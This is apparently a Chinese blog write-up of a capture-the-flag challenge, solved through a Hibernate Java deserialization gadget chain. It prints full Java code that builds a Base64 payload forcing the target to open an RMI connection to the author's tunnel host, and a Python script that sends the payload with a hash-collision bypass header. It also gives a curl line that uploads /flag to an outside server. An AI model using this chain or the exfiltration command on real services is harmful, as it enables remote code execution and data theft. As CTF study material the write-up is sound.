
用一下神秘小工具。
这些都是常见的java反序列链所用到的库。
这个安全检测就是看我们链中是否有这些库中的东西,如果有那我们的反序列链就被干掉了。
以上就是我们从源码中获得的信息,接下来,我们要开始构造攻击链。
https://cina666.github.io/2025/03/10/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E4%B9%8BHibernate/
引用一篇文章。
我们构造的payload是一个套娃型的结构。
第一部分:
Java
[cite_start]// [cite: 91-95]String host = "服务器ip";int port = 端口;TCPEndpoint te = new TCPEndpoint(host, port);UnicastRef ref = new UnicastRef(new LiveRef(id2, te, false));...ActivatableRef activatableRef = ...- TCPEndpoint:这是一个底层的 Java RMI 类,它在肚子里存了两个关键数据:IP 和端口。序列化时,这两个字符串被写进了二进制流。(因为我们做的这套操作是让服务起远程操作,所以运用到了RMI)
- ActivatableRef:这是一个远程对象的引用。它的特性是:当有人调用它的
getRef()方法时,它会尝试建立 TCP 连接。
第二部分:
Java
[cite_start]// [cite: 104, 112-116]TypedValue typedValue = new TypedValue(componentType, activatableRef);new GetterMethodImpl(Object.class, "qwq", c1.getDeclaredMethod("getRef"))-
TypedValue:这是 Hibernate 库里的一个类。它的设计初衷是封装一个值。它的hashCode()逻辑:TypedValue在计算哈希时,不会直接算,而是去调用内部持有对象的Getter 。

alt text -
Reflection:反射修改
typevalue中的Getter,修改为ActivatableRef的getRef().
第三部分:
Java
[cite_start]// [cite: 87, 118, 122, 129]Hashtable hashtable = new Hashtable();hashtable.put(1, 111);Object[] table = (Object[]) tableField.get(hashtable);setField(entry, "key", typedValue);- 先放一个无害的数字 1。(避免生成payload的时候直接连接我们的电脑。)
- setField:待
hashtable运行后,在替换掉1. - hashtable:查询数据,决定数据的存放位置。
第四部分:
Java
[cite_start]// [cite: 131, 157]String string = Base64.getEncoder().encodeToString(ser(hashtable));- ser:
ser()方法内部调用了objectOutputStream.writeObject(o)。
过程:
- **序列化 **:遍历这个
Hashtable。- 把
Hashtable的结构写成二进制。 - 有个 Key 是
TypedValue,把它也写成二进制。 TypedValue里包含ActivatableRef,把它也写进去。ActivatableRef里包含6.tcp.vip.cpolar.cn,把这串字符也写进去。
- 把
- Base64 编码:Base64 把它变成了一串由
a-z, A-Z, 0-9组成的字符串。
所以,最终生成payload的代码,如下:
import java.io.*;import java.lang.reflect.*;import java.rmi.server.ObjID;import java.util.Base64;import java.util.Hashtable;import java.util.Random;import sun.rmi.server.ActivatableRef;import sun.rmi.server.UnicastRef;import sun.rmi.transport.LiveRef;import sun.rmi.transport.tcp.TCPEndpoint;import sun.reflect.ReflectionFactory;import org.hibernate.engine.spi.TypedValue;import org.hibernate.property.access.spi.Getter;import org.hibernate.property.access.spi.GetterMethodImpl;import org.hibernate.tuple.component.AbstractComponentTuplizer;import org.hibernate.tuple.component.PojoComponentTuplizer;import org.hibernate.type.ComponentType;
public class hibernate {
// 1. 设置服务器,要是能跟ip相连的。 public static String host = "6.tcp.vip.cpolar.cn"; public static int port = 12176;
public static void main(String[] args) throws Exception {
Hashtable hashtable = new Hashtable(); hashtable.put(1, 111);
// 连接我们的服务器。 ObjID id = new ObjID(new Random().nextInt()); TCPEndpoint te = new TCPEndpoint(host, port); UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
ActivatableRef activatableRef = (ActivatableRef) createWithoutConstructor(Class.forName("sun.rmi.server.ActivatableRef")); setField(activatableRef, "id", new java.rmi.activation.ActivationID(null)); setField(activatableRef, "ref", ref);
Class<?> componentTypeClass = ComponentType.class; ComponentType componentType = (ComponentType) createWithoutConstructor(componentTypeClass);
GetterMethodImpl getter = new GetterMethodImpl(ActivatableRef.class, "qwq", ActivatableRef.class.getDeclaredMethod("getRef"));
PojoComponentTuplizer tuplizer = (PojoComponentTuplizer) createWithoutConstructor(PojoComponentTuplizer.class); setField(tuplizer, "getters", new Getter[]{getter});
setField(componentType, "componentTuplizer", tuplizer); setField(componentType, "propertySpan", 1);
TypedValue typedValue = new TypedValue(componentType, null); setField(typedValue, "value", activatableRef);
Field tableField = Hashtable.class.getDeclaredField("table"); tableField.setAccessible(true); Object[] table = (Object[]) tableField.get(hashtable);
for (Object entry : table) { if (entry == null) continue; Field keyField = entry.getClass().getDeclaredField("key"); keyField.setAccessible(true); keyField.set(entry, typedValue); }
// 结束攻击
String base64String = Base64.getEncoder().encodeToString(serialize(hashtable)); System.out.println("\n===== 复制下面的 Base64 Payload ====="); System.out.println(base64String); System.out.println("=====================================\n"); }
// 辅助工具方法
public static Object createWithoutConstructor(Class clazz) throws Exception { ReflectionFactory rf = ReflectionFactory.getReflectionFactory(); Constructor objDef = Object.class.getDeclaredConstructor(); Constructor intConstr = rf.newConstructorForSerialization(clazz, objDef); return clazz.cast(intConstr.newInstance()); }
public static void setField(Object obj, String fieldName, Object value) throws Exception { Field field = getField(obj.getClass(), fieldName); field.setAccessible(true); field.set(obj, value); }
public static Field getField(Class<?> clazz, String fieldName) { try { return clazz.getDeclaredField(fieldName); } catch (NoSuchFieldException e) { if (clazz.getSuperclass() != null) return getField(clazz.getSuperclass(), fieldName); } return null; }
public static byte[] serialize(Object o) throws Exception { ByteArrayOutputStream baos = new ByteArrayOutputStream(); ObjectOutputStream oos = new ObjectOutputStream(baos); oos.writeObject(o); return baos.toByteArray(); }}运行这段java代码后,会生成一大段base64编码后的字符,正是反序列化内容。
接下来,就要准备东西了,我们上述的base64字节流反序列化后,起到的作用仅仅只是让题目的靶机tcp连上我们设定好的服务器,还是拿不到flag,我们需要让题目的靶机执行获取flag的指令。
这边用到了java chain,可以去github下载,然后直接部署在自己的本地上。

第一步,发送我们的base64字节流。
import requests
# 1. 靶机地址 (题目重启后端口可能会变,请检查)[cite_start]# [cite: 201]url = "http://challenge.bluesharkinfo.com:23923/api/echo"
# 2. 通行证 (利用哈希碰撞绕过检查,固定值)[cite_start]# [cite: 203]pass_val = "n1giU"
# 3. 炸弹诱饵 (在这里粘贴你 Java 生成的那一大串 Base64)[cite_start]# [cite: 206-232]payload = "ase64字符串"
# 4. 包装信封 (设置请求头)[cite_start]# [cite: 234-240]headers = { "Pass": pass_val, "echo": payload}
no_proxy = { "http": None, "https": None }
try: print(f"[-] 正在向 {url} 传输...")
# 6. 发射请求 [cite_start]# [cite: 246-250] response = requests.get( url=url, headers=headers, proxies=no_proxy, timeout=5 )
print(f"[+] 请求发送完毕,状态码: {response.status_code}") print("[*] 成功!")
except Exception as e:
print(f"[!] 发送报错 : {e}")这个时候,题目的靶机就会执行操作,tcp连接我们设定的服务器。
我这边用的是Cpolar,在本地运行后,打通公网与内网的通道,创建一个口子。
利用这个口子,服务器靶机就会连接进来,然后访问我们的服务器,执行我们java chain上的指令。

但是单单这样还没有用,执行了获取flag的指令,那我怎么拿到呢,这个时候就需要一个临时服务器来接受靶机获取的flag。
curl 临时服务器 -T /flag
这边用的是这个。
最后用python发送完请求后,去临时服务器上看就收获了flag。
- 版权声明:本文由 余林阳 创作,转载请注明出处。
喜欢这篇文章吗?
点击右侧按钮为文章点赞,让更多人看到!